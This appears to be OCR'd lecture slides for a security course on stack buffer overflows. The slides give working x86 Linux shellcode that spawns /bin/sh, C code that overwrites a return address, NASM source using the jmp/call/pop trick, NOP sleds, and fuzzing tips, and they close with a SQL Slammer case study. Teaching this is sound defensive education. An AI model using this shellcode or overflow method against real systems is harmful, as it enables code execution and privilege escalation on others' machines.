"\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
"\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";
```

- Shellcode can be looked as a sequence of binary instructions;
- The purpose of this shellcode is to create a command shell in linux.
- It can be used to create a shell with root privilege.

Example

```
char shellcode[] =
"\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"
"\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
"\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";
```

```
void sh() {
  int *return;
  return = (int *)&return + 2;      ; let ret point to the unit containing the
                                    ; return address
  (*return) = (int)shellcode        ; let the return address point to the
                                    ; shellcode (shell code to create a shell)
}

int main() {
  sh();
  printf("main end :)\n");
  return;
}
```

Example (cont'd)

```c
int main() {
  int *myReturn;
  myReturn = (int *)&myReturn + 2;
  (*myReturn) = (int)shellcode;
}
```

Increments the address of the ret variable by 8 bytes (2 dwords) to obtain the address of the return address.

(i.e. the pointer to the first instruction which will be executed upon exit from the main() function)

Overwrites this address with the address of the shellcode.
At this point, the program
+ exits from the main() function
+ restores EBP
+ stores the address of the shellcode in EIP and executes it.

myReturn	<--	First local variable of the main() function
Saved EBP	<--	Saved EBP (to be restored upon exit from the function)
Return address	<--	Return address (pushed by the CALL instruction) to store in EIP upon exit

How to execute a system call in Linux?

- Use libc wrappers
  - Ex: read, write etc;
  - Works indirectly with assembly code to execute system calls;

- Directly use assembly code
  - System call via software interrupts, for example `int 0x80`;

In Linux, a shell code uses **`int 0x80`** to raise system calls.

Executing a system call

- The *specific system call* is loaded into EAX.
- Arguments to the system call function are placed in other registers.
  EBX, ECX, EDX
- The Instruction **`int 0x80`** is executed;
- The CPU switches to Kernel mode;
- The system call function is executed.

```
main(){
    exit(0);
}
```

Write a shell code for exit()

- The shell code should do the following:
  - Store the value of 0 into EBX;
  - Store the value of 1 into EAX;
  - Execute int 0x80 instruction

- First, we write ASM codes (exit.asm) as follows:

```
section .text
    global _start
_start:
    mov ebx, 0
    mov eax, 1
    int 0x80
```

exit(0) example

```
nasm -f elf exit.asm
ld -o exit exit.o
objdump -d exit
```

- Disassembly of section .text:

```
08048060 <_start>:
8048060:      bb 00 00 00 00      mov    ebx, 0x0
8048065:      b8 01 00 00 00      mov    eax, 0x1
804806a:      cd 80               int    0x80
```

Red words can be used as the shell code.

Shellcode for exit()

```
char shellcode[] =  "\xbb\x00\x00\x00\x00"
                    "\xb8\x01\x00\x00\x00"
                    "\xcd\x80";

int main() {
  int *myReturn;
  myReturn = (int *)&myReturn + 2;
  (*myReturn) = (int)shellcode;
}
```

Three issues for injecting codes

- How to find a location in the stack to inject malicious code?
- How to generate a shellcode (Attack Code)?
- How to redirect the execution flow to the shellcode?
  - If using stack buffer overflow, the content of memory unit storing return address should be modified.
  - The injected payload should be long enough to do overwriting.

How to find a location to inject code

- If using stack buffer overflow, we might need to locate the stack of a function.
- Then we need to determine the offset from the bottom or the top of stack to inject the shell code
- What code can use to locate a stack:

```
unsigned long find_start(void){
  __asm__("push  ebp");
  __asm__("mov   ebp, esp");
}

unsigned long find_end(void) {
  __asm__("mov  esp, ebp");
  __asm__("pop  ebp");
}
```

Injectable shellcode

- Null (\x00) will cause shellcode to fail when injected into a character array because \x00 is used to terminate strings;

- Injectable shellcode can't contain \x00;

- `shellcode[] = "\xbb\x00\x00\x00\x00\xb8\x01\x00\x00\x00\xcd\x80"`

  is not an injectable shellcode;

- How to remove \x00?
  - Use “**`xor ebx, ebx`**” to replace “**`mov ebx, 0`**”
    - Less machine code and is faster
  - Use “**`mov al, 1 `**” to replace “**`mov eax, 1`**”

New shellcode

```
bb 00 00 00 00      mov   ebx, 0x0
b8 01 00 00 00      mov   eax, 0x1
cd 80               int   0x80
```

- After the transformation, the code is changed to:

```
31 db                xor  ebx, ebx
b0 01                mov  al, 0x1
cd 80                int  0x80
```

- `shellcode[] = ”\x31\xdb\xb0\x01\xcd\x80”`

Shellcode meat

- Before we do anything fancy, how about a Hello World program!!!

```
jmp short one

two:
   pop  esi
   <print hello world in here>

one:
   call two
   db   “hello world”
```

```
;hello.asm
section .text
        global _start
_start:
jmp     short one
two:
        pop     ecx      ; pop the return address of the string "Hello COSC458"

        ; ssize_t write(int fd, const void *buf, size_t count);
        xor     eax, eax
        mov     al, 4
        xor     ebx, ebx
        inc     ebx
        xor     edx, edx
        mov     dl, 15
        int     0x80
                                                            ; void _exit(int status);
                                                            xor     eax, eax
                                                            mov     al, 1
                                                            xor     ebx, ebx
                                                            int     0x80
                                                        one:
                                                            call two
                                                            db "Hello COSC458", 0x0a, 0x0d
```

Getting the opcodes of hello.asm

- **`./myBuildAsm hello`**
  - Compile hello.asm
  - Build binary file
  - Extract opcodes to `hexdump_hello.txt` to use as shellcode in `test.c`

- Build your file and try

Let’s spawn a shell

- How does C execute a shell?

```
#include <unistd.h>

int main() {
  char *args[2];
  args[0] = "/bin/sh";
  args[1] = NULL;
  execve(args[0], args, NULL);
}
```

We pass to **`execve()`**:

+ A pointer to the string "/bin/sh";
+ An array of two pointers (the first pointing to the string "/bin/sh" and the second null);
+ A null pointer (we don't need any environment variables).

Spawn a shell in assembler using syscall?

- YES!!!
  - Since there are only three arguments, we can use registers

- The first problem: we can't insert null bytes in the shellcode;
  - But this time we can't help using them: The shellcode must contain the string "/bin/sh" and strings must be null-terminated in C.
  - We will even have to pass two null pointers among the arguments to **`execve`**!

- The second problem: Finding the address of the string.
  - Absolute memory addressing makes development much longer and harder
  - Makes it almost impossible to port the shellcode among different programs and distributions.

Solving problems

- The first problem: we can't insert null bytes in the shellcode;
  - But this time we can't help using them: The shellcode must contain the string "/bin/sh" and strings must be null-terminated in C.
  - We will even have to pass two null pointers among the arguments to `execve`!
- Solution: We will make our shellcode able to put the null bytes in the right places at run-time

- The second problem: Finding the address of the string.
  - Absolute memory addressing makes development much longer and harder
  - Makes it almost impossible to port the shellcode among different programs and distributions.
- Solution: We will use relative memory addressing with CALL function.

CALL Instruction

- The "classic" method to retrieve the address of the shellcode is to begin with a CALL instruction.

- CALL instruction
  - 1st : Pushes the address of the next byte onto the stack
    - To allow the RET instruction to insert this address in EIP upon return from the called function
  - 2nd: Jumps to the address specified by the parameter of the CALL instruction.

- In this way we have obtained our starting point
  - The address of the first byte after the CALL is the last value on the stack
    - How about putting "/bin/sh/" there!!!
  - We can easily retrieve it with a POP instruction!

A framework for injectable shellcode

```
jmp short     one

two:
      pop    esi    ; (or pop ecx) esi/ecx will contain the address of '/bin/sh‘
      <shellcode meat>

one:
      call       two     ; push the address of the next byte on to the stack:
                         ; the next byte is the beginning of the string “/bin/sh”
      db         '/bin/sh'
```

A framework for injectable shellcode

```
jmp short   one

two:
   pop  esi
   <shellcode meat>

one:
   call two
   db   '/bin/sh'
```

- First of all, the shellcode jumps to the CALL instruction;
- The CALL pushes onto the stack the address of the string "/bin/sh" (not null-terminated yet);
- DB is a directive (not an instruction) that simply defines (i.e. reserves and initializes) a sequence of bytes;
- Now the execution jumps back to the beginning of the shellcode;
- Next, the address of the string is popped from the stack and stored in ESI.
- From now on, we will be able to refer to memory addresses with reference to the address of the string.

Let’s spawn a shell using syscall

1. Zero out EAX in order to have some null bytes available;
2. Terminate the string with a null byte, copying it from EAX
   + Use the AL register;
3. Setup the array ECX will have to point to; it will be made up of the address of the string and a null pointer.
   Write the address of the string (stored in ESI) in the first free bytes right below the string, followed by the null pointer using the zeroes in EAX;
4. Store the number of the syscall **`execve`** (0x0b) in EAX;
5. Store the first argument to **`execve`** (the address of the string, saved in ESI) in EBX;
6. Store the address of the array in ECX (ESI+8);
7. Store the address of the null pointer in EDX (ESI+12);
8. Execute the interrupt 0x80.

Spawning a shell

```
section     .text
    global _start
_start:
    jmp   short     myShell              ; Immediately jump to the call instruction
shellcode:
     pop            esi                  ; Store the address of "/bin/sh" in ESI
     xor            eax, eax             ; Zero out EAX
     mov  byte      [esi + 7], al        ; Write the null byte at the end of the string
     mov  dword     [esi + 8], esi       ; [ESI+8], i.e. the memory immediately below the string "/bin/sh", will
                                         ; contain the array pointed to by the second argument of execve(2);
                                         ; therefore we store in [ESI+8] the address of the string...

     mov  long      [esi + 12], eax      ; ...and in [ESI+12] the NULL pointer (EAX is 0)
     mov  byte      al, 0x0b             ; Store the number of the syscall (11) in EAX
     mov            ebx, esi             ; Copy the address of the string in EBX
     lea            ecx, [esi + 8]       ; Second argument to execve(2)
     lea            edx, [esi + 12]      ; Third argument to execve(2) (NULL pointer)
     int            0x80
myShell:
     call           shellcode            ; Push the address of "/bin/sh" onto the stack
     db             '/bin/shJAAAAKKKK'   ; AAAA and KKKK can be parameters for system calls
```

So what?

- We have seen how we can overwrite the return address of our own program to crash it or skip a few instructions.

- How can these principles be used by an attacker to hijack the execution of a program?

Finding buffer overflows

- Hackers find buffer overflows as follows:
  - Run web server on local machine.
  - Issue requests with long tags.
    All long tags end with "$$$$$" (or whatever string of your choice).
  - If web server crashes,
    search core dump for "$$$$$" to find overflow location.

- Some automated tools exist. (eEye Retina, ISIC).

Exploit considerations

- All NULL bytes must be removed from the code to overflow a character buffer (easy to overcome with XOR instruction)


- Need to overwrite the return address to redirect the execution to either somewhere in the buffer,
  - or to some library function that will return control to the buffer
  - Many Microsoft dlls have code that will jump to ESP when jumped to properly
    - There is a convenient searchable database of these on metasploit.org

- If we want to go to the buffer, how do we know where the buffer starts?
  - Basically just guess until you get it right

NOP Sled


- *Determining the correct offset* for injecting code is not easy;
- `NOP` (non operation) sled can be used to increase the number of potential offsets;
- Generally, we can fill in the beginning of shellcode with NOPs.
- The opcode for `NOP` is `0x90`
- `shellcode[]= "\x90\x90\x90\x31\xdb\xb0\x01\xcd\x80"`

Get the Attack Code to Execute



- Fill the buffer with the shell code, followed by the address of the beginning of the code.
- The address must be exact or the program will crash.
- This is usually hard to do, since you don't know where the buffer will be in memory.

Get the Attack Code to Execute



- You can increase your chances of success by padding the start of the buffer with NOP instructions (0x90).
- As long as it hits one of the NOPs, it will just execute them until it hits the the start of the real code.

Estimating the stack size

- We can also guess at the location of the return address relative to the overflowed buffer.

- Put in a bunch of new return addresses!

How To Find Vulnerabilities

- UNIX - search through source code for vulnerable library calls (strcpy, gets, etc.) and buffer operations that don't check bounds. (grep is your friend)

- Windows - wait for Microsoft to release a patch. Then you have about 6 - 8 months to write your exploit...

Buffer Overflows – Real life examples


SQL Slammer

- First example of a high speed worm (previously only existed in theory)
- Infected a total of 75,000 hosts in about 30 minutes
- Infected 90% of vulnerable hosts in 10 min
- Exploited a vulnerability in MS SQL Server Resolution Service, for which a patch had been available for 6 months


Slammer worm info

- Code randomly generated an IP address and sent out a copy of itself
- Used UDP - limited by bandwidth, not network latency (TCP handshake).
- Packet was just 376 bytes long…
- Spread doubled every 8.5 seconds
- Max scanning rate (55 million scans/second) reached in 3 minutes

Slammer Worm - Eye Candy



Slammer Worm - Eye Candy




SQL Server Vulnerability

- If UDP packet arrives on port 1434 with first byte 0x04, the rest of the packet is interpreted as a registry key to be opened
- The name of the registry key (rest of the packet) is stored in a buffer to be used later
- The array bounds are not checked, so if the string is too long, the buffer overflows and the fun starts.

Slammer Worm

- Could have been much worse
- Slammer carried a benign payload - devastated the network with a DOS attack, but left hosts alone
- Bug in random number generator caused Slammer to spread more slowly (last two bits of the first address byte never changed)

SQL Slammer Worm UDP packet



